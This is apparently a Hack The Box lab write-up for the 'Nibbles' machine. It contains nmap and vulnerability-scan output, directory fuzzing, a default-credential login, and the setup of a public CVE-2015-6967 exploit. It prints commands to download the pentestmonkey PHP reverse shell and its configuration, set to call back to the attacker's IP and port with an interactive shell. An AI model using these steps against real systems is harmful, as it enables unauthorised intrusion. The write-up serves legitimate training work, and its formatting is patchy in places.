1.0 - High Level Summary

1.1 - Host Summary

> hostname, IP, OS, ports open / services on them
Hostname: Nibbles
OS: Linux
PORT   STATE SERVICE
22/tcp open ssh
80/tcp open http

1.2 - Attack Surface Summary

> high level overview of exploitable services / potential
First Fuzzing:
ffuf -u http://nibbles.htb/nibbleblog/FUZZ -w /opt/OSCP/SecLists/Discovery/Web-Content/raft-medium-directories.txt -t 200 -c -e .php, .html, .txt, README

→ Result:
```ffuf
admin                   [Status: 301, Size: 321, Words: 20, Lines: 10]
admin.php               [Status: 200, Size: 1401, Words: 79, Lines: 27]
install.php             [Status: 200, Size: 78, Words: 11, Lines: 1]
feed.php                [Status: 200, Size: 302, Words: 8, Lines: 8]
content                 [Status: 301, Size: 323, Words: 20, Lines: 10]
languages               [Status: 301, Size: 325, Words: 20, Lines: 10]
sitemap.php             [Status: 200, Size: 402, Words: 33, Lines: 11]
plugins                 [Status: 301, Size: 323, Words: 20, Lines: 10]
index.php               [Status: 200, Size: 2985, Words: 116, Lines: 61]
themes                  [Status: 301, Size: 322, Words: 20, Lines: 10]
update.php              [Status: 200, Size: 1621, Words: 103, Lines: 88]
README                  [Status: 200, Size: 4624, Words: 589, Lines: 64]
COPYRIGHT.txt           [Status: 200, Size: 1272, Words: 168, Lines: 27]
.php                    [Status: 403, Size: 301, Words: 22, Lines: 12]
.html                   [Status: 403, Size: 302, Words: 22, Lines: 12]
LICENSE.txt             [Status: 200, Size: 35148, Words: 5836, Lines: 676]
```

Access url: http://10.10.10.75/nibbleblog/admin.php


Login Attempt with
Username: admin
Password: nibbles

1.3 - Exploitation Summary

> high level overview of the services you exploited
Google with search:
```google
nibbleblog exploit
```
→ Found vulnerable is CVE-2015-6967

Get file exploitation nibbleblog at link: https://github.com//dix0nym//CVE-2015-6967
```git
git clone https://github.com//dix0nym//CVE-2015-6967
```

Read exploit code and download reverse shell php at link: https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php
```wget
wget https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php
```

Configure IP Kali machine and port listen:

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.2';  // CHANGE THIS
$port = 4444;        // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

2.0 - Methodology and Walkthrough

2.1 - Enumeration

> scans and inital discover
First scan:
nmap -Pn -sS --stats-every 3m --max-retries 1 --max-scan-delay 20 -T4 -p1-65535 -oN /opt/OSCP/labs/HTB/75-Nibbles/10.10.10.75.txt 10.10.10.75

→ Result:
```nmap
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```
Second scan:
nmap -Pn -nvv -sSV --version-intensity 9 -A -p22,80 -oN /opt/OSCP/labs/HTB/75-Nibbles/nmap-details.txt 10.10.10.75

→ Result:
```nmap
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQD8ArTOHWzqhwcyAZWc2CmxfLmVVTwfLZf0zhCBREGCpS2WC3NhAKQ2zefCHCU8XTC8
+fAyO/
lB8NammyA13MzvJy8pxvB9gmCJhVPaFzG5yX6Ly8OIsvVDk+qVa5eLCIua1E7WGACUlmkEGljDvzOaBdogMQZ8TGBTqNZbShnFH1
iwmTylpE7wdHZ+38ckuYL9dmUPLh4Li2ZgdY6XniVOBGthY5a2uJ2OFp2xe1WS9KvbYjJ/tH
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPiFJd2F35NPKIQxKMHrgPzVzoNHOJtTtM+zIwVfxzvcXPFFuQrOL
|   256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC/RjKhT/2YPlCgFQLx+gOXhC6W3A3raTzjlXQMT8Msk
```

80/tcp open http   syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
```

#Vuln scan:
nmap -Pn -nvv -sCV --script=*vuln* -oN /opt/OSCP/labs/HTB/75-Nibbles/nmap-version.txt 10.10.10.75

→ Result:
```nmap
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:7.2p2:
|       PACKETSTORM:140070      7.8     https://vulners.com/packetstorm/PACKETSTORM:140070      *EXPLOIT*
|       EXPLOITPACK:5BCA798C6BA71FAE29334297EC0B6A09    7.8     https://vulners.com/exploitpack/EXPLOITPACK:
5BCA798C6BA71FAE29334297EC0B6A09    *EXPLOIT*
|       EDB-ID:40888    7.8     https://vulners.com/exploitdb/EDB-ID:40888      *EXPLOIT*
|       CVE-2016-8858   7.8     https://vulners.com/cve/CVE-2016-8858
|       CVE-2016-6515   7.8     https://vulners.com/cve/CVE-2016-6515
|       1337DAY-ID-26494        7.8     https://vulners.com/zdt/1337DAY-ID-26494        *EXPLOIT*
|       SSV:92579       7.5     https://vulners.com/seebug/SSV:92579    *EXPLOIT*
|       CVE-2016-10009  7.5     https://vulners.com/cve/CVE-2016-10009
|       1337DAY-ID-26576        7.5     https://vulners.com/zdt/1337DAY-ID-26576        *EXPLOIT*
|       SSV:92582       7.2     https://vulners.com/seebug/SSV:92582    *EXPLOIT*
|       CVE-2016-10012  7.2     https://vulners.com/cve/CVE-2016-10012
|       CVE-2015-8325   7.2     https://vulners.com/cve/CVE-2015-8325
|       SSV:92580       6.9     https://vulners.com/seebug/SSV:92580    *EXPLOIT*
|       CVE-2016-10010  6.9     https://vulners.com/cve/CVE-2016-10010
|       1337DAY-ID-26577        6.9     https://vulners.com/zdt/1337DAY-ID-26577        *EXPLOIT*
|       MSF:ILITIES/UBUNTU-CVE-2019-6111/       5.8     https://vulners.com/metasploit/MSF:ILITIES/UBUNTU-
CVE-2019-6111/        *EXPLOIT*
|       MSF:ILITIES/SUSE-CVE-2019-6111/ 5.8     https://vulners.com/metasploit/MSF:ILITIES/SUSE-CVE-2019-6111/  *EXPLOIT*
|       MSF:ILITIES/SUSE-CVE-2019-25017/        5.8     https://vulners.com/metasploit/MSF:ILITIES/SUSE-CVE-2019-25017/
*EXPLOIT*
|       MSF:ILITIES/REDHAT_LINUX-CVE-2019-6111/ 5.8     https://vulners.com/metasploit/MSF:ILITIES/REDHAT_LINUX-
CVE-2019-6111/  *EXPLOIT*
|       MSF:ILITIES/REDHAT-OPENSHIFT-CVE-2019-6111/     5.8     https://vulners.com/metasploit/MSF:ILITIES/REDHAT-
OPENSHIFT-CVE-2019-6111/      *EXPLOIT*
|       MSF:ILITIES/ORACLE-SOLARIS-CVE-2019-6111/       5.8     https://vulners.com/metasploit/MSF:ILITIES/ORACLE-SOLARIS-
CVE-2019-6111/        *EXPLOIT*
|       MSF:ILITIES/OPENBSD-OPENSSH-CVE-2019-6111/      5.8     https://vulners.com/metasploit/MSF:ILITIES/OPENBSD-
OPENSSH-CVE-2019-6111/       *EXPLOIT*
|       MSF:ILITIES/IBM-AIX-CVE-2019-6111/      5.8     https://vulners.com/metasploit/MSF:ILITIES/IBM-AIX-
CVE-2019-6111/       *EXPLOIT*
|       MSF:ILITIES/HUAWEI-EULEROS-2_0_SP8-CVE-2019-6111/       5.8     https://vulners.com/metasploit/MSF:ILITIES/
HUAWEI-EULEROS-2_0_SP8-CVE-2019-6111/        *EXPLOIT*
|       MSF:ILITIES/HUAWEI-EULEROS-2_0_SP5-CVE-2019-6111/       5.8     https://vulners.com/metasploit/MSF:ILITIES/
HUAWEI-EULEROS-2_0_SP5-CVE-2019-6111/        *EXPLOIT*
|       MSF:ILITIES/HUAWEI-EULEROS-2_0_SP3-CVE-2019-6111/       5.8     https://vulners.com/metasploit/MSF:ILITIES/
HUAWEI-EULEROS-2_0_SP3-CVE-2019-6111/        *EXPLOIT*
|       MSF:ILITIES/HUAWEI-EULEROS-2_0_SP2-CVE-2019-6111/       5.8     https://vulners.com/metasploit/MSF:ILITIES/
HUAWEI-EULEROS-2_0_SP2-CVE-2019-6111/        *EXPLOIT*
|       MSF:ILITIES/GENTOO-LINUX-CVE-2019-6111/ 5.8     https://vulners.com/metasploit/MSF:ILITIES/GENTOO-LINUX-
CVE-2019-6111/  *EXPLOIT*
|       MSF:ILITIES/F5-BIG-IP-CVE-2019-6111/    5.8     https://vulners.com/metasploit/MSF:ILITIES/F5-BIG-IP-
CVE-2019-6111/     *EXPLOIT*
|       MSF:ILITIES/DEBIAN-CVE-2019-6111/       5.8     https://vulners.com/metasploit/MSF:ILITIES/DEBIAN-
CVE-2019-6111/        *EXPLOIT*
|       MSF:ILITIES/CENTOS_LINUX-CVE-2019-6111/ 5.8     https://vulners.com/metasploit/MSF:ILITIES/CENTOS_LINUX-
CVE-2019-6111/  *EXPLOIT*
|       MSF:ILITIES/AMAZON_LINUX-CVE-2019-6111/ 5.8     https://vulners.com/metasploit/MSF:ILITIES/AMAZON_LINUX-
CVE-2019-6111/  *EXPLOIT*
|       MSF:ILITIES/AMAZON-LINUX-AMI-2-CVE-2019-6111/   5.8     https://vulners.com/metasploit/MSF:ILITIES/AMAZON-LINUX-

AMI-2-CVE-2019-6111/ *EXPLOIT*
| MSF:ILITIES/ALPINE-LINUX-CVE-2019-6111/ 5.8 https://vulners.com/metasploit/MSF:ILITIES/ALPINE-LINUX-CVE-2019-6111/ *EXPLOIT*
| EXPLOITPACK:98FE96309F9524B8C84C508837551A19 5.8 https://vulners.com/exploitpack/EXPLOITPACK:98FE96309F9524B8C84C508837551A19 *EXPLOIT*
| EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97 5.8 https://vulners.com/exploitpack/EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97 *EXPLOIT*
| EDB-ID:46516 5.8 https://vulners.com/exploitdb/EDB-ID:46516 *EXPLOIT*
| CVE-2019-6111 5.8 https://vulners.com/cve/CVE-2019-6111
| 1337DAY-ID-32328 5.8 https://vulners.com/zdt/1337DAY-ID-32328 *EXPLOIT*
| 1337DAY-ID-32009 5.8 https://vulners.com/zdt/1337DAY-ID-32009 *EXPLOIT*
| SSV:91041 5.5 https://vulners.com/seebug/SSV:91041 *EXPLOIT*
| PACKETSTORM:140019 5.5 https://vulners.com/packetstorm/PACKETSTORM:140019 *EXPLOIT*
| PACKETSTORM:136234 5.5 https://vulners.com/packetstorm/PACKETSTORM:136234 *EXPLOIT*
| EXPLOITPACK:F92411A645D85F05BDBD274FD222226F 5.5 https://vulners.com/exploitpack/EXPLOITPACK:F92411A645D85F05BDBD274FD222226F *EXPLOIT*
| EXPLOITPACK:9F2E746846C3C623A27A441281EAD138 5.5 https://vulners.com/exploitpack/EXPLOITPACK:9F2E746846C3C623A27A441281EAD138 *EXPLOIT*
| EXPLOITPACK:1902C998CBF9154396911926B4C3B330 5.5 https://vulners.com/exploitpack/EXPLOITPACK:1902C998CBF9154396911926B4C3B330 *EXPLOIT*
| EDB-ID:40858 5.5 https://vulners.com/exploitdb/EDB-ID:40858 *EXPLOIT*
| CVE-2016-3115 5.5 https://vulners.com/cve/CVE-2016-3115
| SSH_ENUM 5.0 https://vulners.com/canvas/SSH_ENUM *EXPLOIT*
| PACKETSTORM:150621 5.0 https://vulners.com/packetstorm/PACKETSTORM:150621 *EXPLOIT*
| MSF:AUXILIARY/SCANNER/SSH/SSH_ENUMUSERS 5.0 https://vulners.com/metasploit/MSF:AUXILIARY/SCANNER/SSH/SSH_ENUMUSERS *EXPLOIT*
| EXPLOITPACK:F957D7E8A0CC1E23C3C649B764E13FB0 5.0 https://vulners.com/exploitpack/EXPLOITPACK:F957D7E8A0CC1E23C3C649B764E13FB0 *EXPLOIT*
| EXPLOITPACK:EBDBC5685E3276D648B4D14B75563283 5.0 https://vulners.com/exploitpack/EXPLOITPACK:EBDBC5685E3276D648B4D14B75563283 *EXPLOIT*
| EDB-ID:45939 5.0 https://vulners.com/exploitdb/EDB-ID:45939 *EXPLOIT*
| CVE-2018-15919 5.0 https://vulners.com/cve/CVE-2018-15919
| CVE-2018-15473 5.0 https://vulners.com/cve/CVE-2018-15473
| CVE-2017-15906 5.0 https://vulners.com/cve/CVE-2017-15906
| CVE-2016-10708 5.0 https://vulners.com/cve/CVE-2016-10708
| 1337DAY-ID-31730 5.0 https://vulners.com/zdt/1337DAY-ID-31730 *EXPLOIT*
| EDB-ID:45233 4.6 https://vulners.com/exploitdb/EDB-ID:45233 *EXPLOIT*
| EDB-ID:40963 4.6 https://vulners.com/exploitdb/EDB-ID:40963 *EXPLOIT*
| EDB-ID:40962 4.6 https://vulners.com/exploitdb/EDB-ID:40962 *EXPLOIT*
| CVE-2021-41617 4.4 https://vulners.com/cve/CVE-2021-41617
| MSF:ILITIES/OPENBSD-OPENSSH-CVE-2020-14145/ 4.3 https://vulners.com/metasploit/MSF:ILITIES/OPENBSD-OPENSSH-CVE-2020-14145/ *EXPLOIT*
| MSF:ILITIES/HUAWEI-EULEROS-2_0_SP9-CVE-2020-14145/ 4.3 https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULEROS-2_0_SP9-CVE-2020-14145/ *EXPLOIT*
| MSF:ILITIES/HUAWEI-EULEROS-2_0_SP8-CVE-2020-14145/ 4.3 https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULEROS-2_0_SP8-CVE-2020-14145/ *EXPLOIT*
| MSF:ILITIES/HUAWEI-EULEROS-2_0_SP5-CVE-2020-14145/ 4.3 https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULEROS-2_0_SP5-CVE-2020-14145/ *EXPLOIT*
| MSF:ILITIES/F5-BIG-IP-CVE-2020-14145/ 4.3 https://vulners.com/metasploit/MSF:ILITIES/F5-BIG-IP-CVE-2020-14145/ *EXPLOIT*
| EXPLOITPACK:802AF3229492E147A5F09C7F2B27C6DF 4.3 https://vulners.com/exploitpack/EXPLOITPACK:802AF3229492E147A5F09C7F2B27C6DF *EXPLOIT*
| EXPLOITPACK:5652DDAA7FE452E19AC0DC1CD97BA3EF 4.3 https://vulners.com/exploitpack/EXPLOITPACK:5652DDAA7FE452E19AC0DC1CD97BA3EF *EXPLOIT*
| CVE-2020-14145 4.3 https://vulners.com/cve/CVE-2020-14145
| CVE-2016-6210 4.3 https://vulners.com/cve/CVE-2016-6210
| 1337DAY-ID-25440 4.3 https://vulners.com/zdt/1337DAY-ID-25440 *EXPLOIT*
| 1337DAY-ID-25438 4.3 https://vulners.com/zdt/1337DAY-ID-25438 *EXPLOIT*
| CVE-2019-6110 4.0 https://vulners.com/cve/CVE-2019-6110
| CVE-2019-6109 4.0 https://vulners.com/cve/CVE-2019-6109
| CVE-2018-20685 2.6 https://vulners.com/cve/CVE-2018-20685
| SSV:92581 2.1 https://vulners.com/seebug/SSV:92581 *EXPLOIT*
| CVE-2016-10011 2.1 https://vulners.com/cve/CVE-2016-10011
| PACKETSTORM:151227 0.0 https://vulners.com/packetstorm/PACKETSTORM:151227 *EXPLOIT*
| PACKETSTORM:140261 0.0 https://vulners.com/packetstorm/PACKETSTORM:140261 *EXPLOIT*
| PACKETSTORM:138006 0.0 https://vulners.com/packetstorm/PACKETSTORM:138006 *EXPLOIT*

|  PACKETSTORM:137942  0.0  https://vulners.com/packetstorm/PACKETSTORM:137942  *EXPLOIT*
|  EDB-ID:46193  0.0  https://vulners.com/exploitdb/EDB-ID:46193  *EXPLOIT*
|  EDB-ID:40136  0.0  https://vulners.com/exploitdb/EDB-ID:40136  *EXPLOIT*
|  EDB-ID:40113  0.0  https://vulners.com/exploitdb/EDB-ID:40113  *EXPLOIT*
|  EDB-ID:39569  0.0  https://vulners.com/exploitdb/EDB-ID:39569  *EXPLOIT*
|  1337DAY-ID-30937  0.0  https://vulners.com/zdt/1337DAY-ID-30937  *EXPLOIT*
|_  1337DAY-ID-10010  0.0  https://vulners.com/zdt/1337DAY-ID-10010  *EXPLOIT*
80/tcp open  http  syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| vulners:
|  cpe:/a:apache:http_server:2.4.18:
|  CVE-2021-39275  7.5  https://vulners.com/cve/CVE-2021-39275
|  CVE-2021-26691  7.5  https://vulners.com/cve/CVE-2021-26691
|  CVE-2017-7679  7.5  https://vulners.com/cve/CVE-2017-7679
|  CVE-2017-7668  7.5  https://vulners.com/cve/CVE-2017-7668
|  CVE-2017-3169  7.5  https://vulners.com/cve/CVE-2017-3169
|  CVE-2017-3167  7.5  https://vulners.com/cve/CVE-2017-3167
|  MSF:ILITIES/REDHAT_LINUX-CVE-2019-0211/ 7.2  https://vulners.com/metasploit/MSF:ILITIES/REDHAT_LINUX-CVE-2019-0211/  *EXPLOIT*
|  MSF:ILITIES/IBM-HTTP_SERVER-CVE-2019-0211/  7.2  https://vulners.com/metasploit/MSF:ILITIES/IBM-HTTP_SERVER-CVE-2019-0211/  *EXPLOIT*
|  EXPLOITPACK:44C5118F831D55FAF4259C41D8BDA0AB  7.2  https://vulners.com/exploitpack/EXPLOITPACK:44C5118F831D55FAF4259C41D8BDA0AB  *EXPLOIT*
|  CVE-2019-0211  7.2  https://vulners.com/cve/CVE-2019-0211
|  1337DAY-ID-32502  7.2  https://vulners.com/zdt/1337DAY-ID-32502  *EXPLOIT*
|  MSF:ILITIES/UBUNTU-CVE-2018-1312/  6.8  https://vulners.com/metasploit/MSF:ILITIES/UBUNTU-CVE-2018-1312/  *EXPLOIT*
|  MSF:ILITIES/UBUNTU-CVE-2017-15715/  6.8  https://vulners.com/metasploit/MSF:ILITIES/UBUNTU-CVE-2017-15715/  *EXPLOIT*
|  MSF:ILITIES/SUSE-CVE-2017-15715/  6.8  https://vulners.com/metasploit/MSF:ILITIES/SUSE-CVE-2017-15715/  *EXPLOIT*
|  MSF:ILITIES/REDHAT_LINUX-CVE-2017-15715/  6.8  https://vulners.com/metasploit/MSF:ILITIES/REDHAT_LINUX-CVE-2017-15715/ *EXPLOIT*
|  MSF:ILITIES/ORACLE_LINUX-CVE-2017-15715/  6.8  https://vulners.com/metasploit/MSF:ILITIES/ORACLE_LINUX-CVE-2017-15715/ *EXPLOIT*
|  MSF:ILITIES/ORACLE-SOLARIS-CVE-2017-15715/  6.8  https://vulners.com/metasploit/MSF:ILITIES/ORACLE-SOLARIS-CVE-2017-15715/  *EXPLOIT*
|  MSF:ILITIES/IBM-HTTP_SERVER-CVE-2017-15715/  6.8  https://vulners.com/metasploit/MSF:ILITIES/IBM-HTTP_SERVER-CVE-2017-15715/  *EXPLOIT*
|  MSF:ILITIES/HUAWEI-EULEROS-2_0_SP3-CVE-2018-1312/  6.8  https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULEROS-2_0_SP3-CVE-2018-1312/  *EXPLOIT*
|  MSF:ILITIES/HUAWEI-EULEROS-2_0_SP3-CVE-2017-15715/  6.8  https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULEROS-2_0_SP3-CVE-2017-15715/  *EXPLOIT*
|  MSF:ILITIES/HUAWEI-EULEROS-2_0_SP2-CVE-2018-1312/  6.8  https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULEROS-2_0_SP2-CVE-2018-1312/  *EXPLOIT*
|  MSF:ILITIES/HUAWEI-EULEROS-2_0_SP2-CVE-2017-15715/  6.8  https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULEROS-2_0_SP2-CVE-2017-15715/  *EXPLOIT*
|  MSF:ILITIES/HUAWEI-EULEROS-2_0_SP1-CVE-2018-1312/  6.8  https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULEROS-2_0_SP1-CVE-2018-1312/  *EXPLOIT*
|  MSF:ILITIES/HUAWEI-EULEROS-2_0_SP1-CVE-2017-15715/  6.8  https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULEROS-2_0_SP1-CVE-2017-15715/  *EXPLOIT*
|  MSF:ILITIES/FREEBSD-CVE-2017-15715/  6.8  https://vulners.com/metasploit/MSF:ILITIES/FREEBSD-CVE-2017-15715/  *EXPLOIT*
|  MSF:ILITIES/DEBIAN-CVE-2017-15715/  6.8  https://vulners.com/metasploit/MSF:ILITIES/DEBIAN-CVE-2017-15715/  *EXPLOIT*
|  MSF:ILITIES/CENTOS_LINUX-CVE-2017-15715/  6.8  https://vulners.com/metasploit/MSF:ILITIES/CENTOS_LINUX-CVE-2017-15715/ *EXPLOIT*
|  MSF:ILITIES/APACHE-HTTPD-CVE-2017-15715/  6.8  https://vulners.com/metasploit/MSF:ILITIES/APACHE-HTTPD-CVE-2017-15715/ *EXPLOIT*
|  MSF:ILITIES/AMAZON_LINUX-CVE-2017-15715/  6.8  https://vulners.com/metasploit/MSF:ILITIES/AMAZON_LINUX-CVE-2017-15715/ *EXPLOIT*
|  MSF:ILITIES/ALPINE-LINUX-CVE-2018-1312/ 6.8  https://vulners.com/metasploit/MSF:ILITIES/ALPINE-LINUX-CVE-2018-1312/  *EXPLOIT*
|  MSF:ILITIES/ALPINE-LINUX-CVE-2017-15715/  6.8  https://vulners.com/metasploit/MSF:ILITIES/ALPINE-LINUX-CVE-2017-15715/ *EXPLOIT*
|  FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8  6.8  https://vulners.com/githubexploit/FDF3DFA1-ED74-5EE2-BF5C-

BA752CA34AE8 *EXPLOIT*
| CVE-2021-40438 6.8 https://vulners.com/cve/CVE-2021-40438
| CVE-2020-35452 6.8 https://vulners.com/cve/CVE-2020-35452
| CVE-2018-1312 6.8 https://vulners.com/cve/CVE-2018-1312
| CVE-2017-15715 6.8 https://vulners.com/cve/CVE-2017-15715
| 4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332 6.8 https://vulners.com/githubexploit/4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332 *EXPLOIT*
| CVE-2019-10082 6.4 https://vulners.com/cve/CVE-2019-10082
| CVE-2017-9788 6.4 https://vulners.com/cve/CVE-2017-9788
| MSF:ILITIES/REDHAT_LINUX-CVE-2019-0217/ 6.0 https://vulners.com/metasploit/MSF:ILITIES/REDHAT_LINUX-CVE-2019-0217/ *EXPLOIT*
| MSF:ILITIES/IBM-HTTP_SERVER-CVE-2019-0217/ 6.0 https://vulners.com/metasploit/MSF:ILITIES/IBM-HTTP_SERVER-CVE-2019-0217/ *EXPLOIT*
| CVE-2019-0217 6.0 https://vulners.com/cve/CVE-2019-0217
| EDB-ID:47689 5.8 https://vulners.com/exploitdb/EDB-ID:47689 *EXPLOIT*
| CVE-2020-1927 5.8 https://vulners.com/cve/CVE-2020-1927
| CVE-2019-10098 5.8 https://vulners.com/cve/CVE-2019-10098
| 1337DAY-ID-33577 5.8 https://vulners.com/zdt/1337DAY-ID-33577 *EXPLOIT*
| CVE-2016-5387 5.1 https://vulners.com/cve/CVE-2016-5387
| SSV:96537 5.0 https://vulners.com/seebug/SSV:96537 *EXPLOIT*
| MSF:ILITIES/UBUNTU-CVE-2018-1333/ 5.0 https://vulners.com/metasploit/MSF:ILITIES/UBUNTU-CVE-2018-1333/ *EXPLOIT*
| MSF:ILITIES/UBUNTU-CVE-2018-1303/ 5.0 https://vulners.com/metasploit/MSF:ILITIES/UBUNTU-CVE-2018-1303/ *EXPLOIT*
| MSF:ILITIES/UBUNTU-CVE-2017-15710/ 5.0 https://vulners.com/metasploit/MSF:ILITIES/UBUNTU-CVE-2017-15710/ *EXPLOIT*
| MSF:ILITIES/ORACLE-SOLARIS-CVE-2020-1934/ 5.0 https://vulners.com/metasploit/MSF:ILITIES/ORACLE-SOLARIS-CVE-2020-1934/ *EXPLOIT*
| MSF:ILITIES/ORACLE-SOLARIS-CVE-2017-15710/ 5.0 https://vulners.com/metasploit/MSF:ILITIES/ORACLE-SOLARIS-CVE-2017-15710/ *EXPLOIT*
| MSF:ILITIES/IBM-HTTP_SERVER-CVE-2017-15710/ 5.0 https://vulners.com/metasploit/MSF:ILITIES/IBM-HTTP_SERVER-CVE-2017-15710/ *EXPLOIT*
| MSF:ILITIES/IBM-HTTP_SERVER-CVE-2016-8743/ 5.0 https://vulners.com/metasploit/MSF:ILITIES/IBM-HTTP_SERVER-CVE-2016-8743/ *EXPLOIT*
| MSF:ILITIES/HUAWEI-EULEROS-2_0_SP3-CVE-2017-15710/ 5.0 https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULEROS-2_0_SP3-CVE-2017-15710/ *EXPLOIT*
| MSF:ILITIES/HUAWEI-EULEROS-2_0_SP2-CVE-2017-15710/ 5.0 https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULEROS-2_0_SP2-CVE-2017-15710/ *EXPLOIT*
| MSF:ILITIES/CENTOS_LINUX-CVE-2017-15710/ 5.0 https://vulners.com/metasploit/MSF:ILITIES/CENTOS_LINUX-CVE-2017-15710/ *EXPLOIT*
| MSF:AUXILIARY/SCANNER/HTTP/APACHE_OPTIONSBLEED 5.0 https://vulners.com/metasploit/MSF:AUXILIARY/SCANNER/HTTP/APACHE_OPTIONSBLEED *EXPLOIT*
| EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D 5.0 https://vulners.com/exploitpack/EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D *EXPLOIT*
| EXPLOITPACK:2666FB0676B4B582D689921651A30355 5.0 https://vulners.com/exploitpack/EXPLOITPACK:2666FB0676B4B582D689921651A30355 *EXPLOIT*
| EDB-ID:40909 5.0 https://vulners.com/exploitdb/EDB-ID:40909 *EXPLOIT*
| CVE-2021-34798 5.0 https://vulners.com/cve/CVE-2021-34798
| CVE-2021-33193 5.0 https://vulners.com/cve/CVE-2021-33193
| CVE-2021-26690 5.0 https://vulners.com/cve/CVE-2021-26690
| CVE-2020-1934 5.0 https://vulners.com/cve/CVE-2020-1934
| CVE-2019-17567 5.0 https://vulners.com/cve/CVE-2019-17567
| CVE-2019-0220 5.0 https://vulners.com/cve/CVE-2019-0220
| CVE-2019-0196 5.0 https://vulners.com/cve/CVE-2019-0196
| CVE-2018-17199 5.0 https://vulners.com/cve/CVE-2018-17199
| CVE-2018-17189 5.0 https://vulners.com/cve/CVE-2018-17189
| CVE-2018-1333 5.0 https://vulners.com/cve/CVE-2018-1333
| CVE-2018-1303 5.0 https://vulners.com/cve/CVE-2018-1303
| CVE-2017-9798 5.0 https://vulners.com/cve/CVE-2017-9798
| CVE-2017-15710 5.0 https://vulners.com/cve/CVE-2017-15710
| CVE-2016-8743 5.0 https://vulners.com/cve/CVE-2016-8743
| CVE-2016-8740 5.0 https://vulners.com/cve/CVE-2016-8740
| CVE-2016-4979 5.0 https://vulners.com/cve/CVE-2016-4979
| 1337DAY-ID-28573 5.0 https://vulners.com/zdt/1337DAY-ID-28573 *EXPLOIT*
| MSF:ILITIES/ORACLE-SOLARIS-CVE-2019-0197/ 4.9 https://vulners.com/metasploit/MSF:ILITIES/ORACLE-SOLARIS-CVE-2019-0197/ *EXPLOIT*

```
|       CVE-2019-0197   4.9     https://vulners.com/cve/CVE-2019-0197
|       MSF:ILITIES/UBUNTU-CVE-2018-1302/       4.3     https://vulners.com/metasploit/MSF:ILITIES/UBUNTU-CVE-2018-1302/       *EXPLOIT*
|       MSF:ILITIES/UBUNTU-CVE-2018-1301/       4.3     https://vulners.com/metasploit/MSF:ILITIES/UBUNTU-CVE-2018-1301/       *EXPLOIT*
|       MSF:ILITIES/HUAWEI-EULEROS-2_0_SP2-CVE-2016-4975/       4.3     https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULEROS-2_0_SP2-CVE-2016-4975/       *EXPLOIT*
|       MSF:ILITIES/DEBIAN-CVE-2019-10092/      4.3     https://vulners.com/metasploit/MSF:ILITIES/DEBIAN-CVE-2019-10092/      *EXPLOIT*
|       MSF:ILITIES/APACHE-HTTPD-CVE-2020-11985/        4.3     https://vulners.com/metasploit/MSF:ILITIES/APACHE-HTTPD-CVE-2020-11985/ *EXPLOIT*
